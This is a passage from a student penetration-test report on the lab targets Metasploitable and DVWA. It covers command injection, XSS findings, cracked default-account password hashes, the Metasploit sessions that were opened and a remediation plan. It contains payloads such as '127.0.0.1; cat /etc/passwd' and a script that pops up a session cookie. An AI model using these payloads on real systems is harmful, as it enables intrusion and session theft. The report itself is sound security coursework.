
Severity	**High**
CVSS Score	8.0
Port/Service	80/tcp – Apache 2.2.8 / DVWA
CVE	N/A – Application vulnerability

DVWA's Command Execution module passes user input directly to a system shell. Semicolon injection allowed arbitrary OS command execution as www-data, including full /etc/passwd disclosure.

```
Payload:  127.0.0.1; id    →   uid=33(www-data) gid=33(www-data)
Payload:  127.0.0.1; cat /etc/passwd   →   Full file disclosed
```



DVWA Command Execution baseline: ping test successful, uid=www-data returned



cat /etc/passwd: full /etc/passwd dumped via web browser


Remediation: Never pass user data to shell functions. Use native APIs. Whitelist only valid IP address patterns.

Finding 8 — Reflected & Stored XSS — DVWA


Severity	**High**
CVSS Score	7.2 (Reflected) / 6.5 (Stored)
Port/Service	80/tcp – Apache 2.2.8 / DVWA
CVE	N/A – Application vulnerability

Both reflected and stored XSS vulnerabilities were identified in DVWA. The admin session cookie (PHPSESSID) was successfully stolen via both attack types, enabling account hijacking without credentials.


```
Payload:  <script>alert(document.cookie)</script>
Cookie stolen:  security=low; PHPSESSID=2f47d5b2729132d9cefe88b9f4d7aed4
```




Reflected XSS: payload fires, popup shows PHPSESSID cookie stolen



Stored XSS: payload submitted to guestbook, persisted to database



Stored XSS fires on page load: cookie popup executes for every visitor



Stored XSS confirmed persistent: executes on every subsequent visit

Remediation: Encode all output with htmlspecialchars(). Implement Content Security Policy headers. Set HttpOnly and Secure flags on all session cookies.

5. POST-EXPLOITATION FINDINGS

5.1 Password Hashes Obtained

Username	Hash (MD5-crypt)	Cracked Password	Method
root	1/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.	—	Not cracked in session
msfadmin	1XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/	msfadmin	John the Ripper
service	1kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//	service	John the Ripper
user	1HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0	user	Known default
postgres	1Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/	postgres	Known default

5.2 Active Sessions Maintained

Session	Type	Exploit Method	Connection
1	cmd/unix shell	vsftpd CVE-2011-2523	101:33259 → 104:6200
2	cmd/unix shell	Samba CVE-2007-2447	101:4444 → 104:47832
3	Meterpreter	Upgraded from Session 2	101:4433 → 104:48218

5.3 Target System Profile

Property	Value
Hostname	metasploitable.localdomain
OS	Ubuntu 8.04 LTS (Linux 2.6.24-16-server i686)
Architecture	i686 32-bit
Open Ports	21, 22, 23, 25, 53, 80, 111, 139, 445, 512, 513, 514, 1099, 1524, 2049, 3306, 5432, 5900, 6667, 8180
Web Apps	DVWA, Mutillidae, phpMyAdmin, TikiWiki, TWiki
Databases	MySQL 5.0.51a, PostgreSQL 8.3.0

6. REMEDIATION PLAN

Priority	Action	Addresses	Effort
1 — Immediate	Close all unnecessary open ports (firewall)	F1, F2, F3	Low
2 — Immediate	Change all default credentials	F3	Low
3 — Immediate	Upgrade vsftpd, Samba, OpenSSH to current	F2, F3, F4	**Medium**
4 — Urgent	Replace FTP with SFTP; disable Telnet	F2	Low
5 — Urgent	Parameterised queries for all database calls	F6	**High**
6 — Urgent	Fix command injection – validate all user inputs	F7	**Medium**
7 — High	XSS output encoding + CSP HTTP headers	F8	**Medium**
8 — High	Replace MD5 hashing with bcrypt/Argon2	F6, F10	**Medium**
9 — Medium	HttpOnly + Secure flags on all session cookies	F8	Low
10 — Medium	Upgrade OS from Ubuntu 8.04 (EOL April 2013)	All	**High**

7. CONCLUSION

This penetration test demonstrated complete and total compromise of the target system through multiple independent attack vectors. Root-level access was achieved in under 30 seconds using a trivial unauthenticated backdoor, and maintained persistently through 3 concurrent Metasploit sessions throughout the assessment.

The breadth and severity of findings indicate that the target system has received no meaningful security hardening. Every major vulnerability class was present: unpatched CVEs, default credentials, insecure web applications, weak cryptography, and no network access controls. In a real production environment, a single one of these findings would constitute a critical incident requiring immediate response.

— END OF REPORT —

Azizul Rahaman | Masters of Cybersecurity | 23 February 2026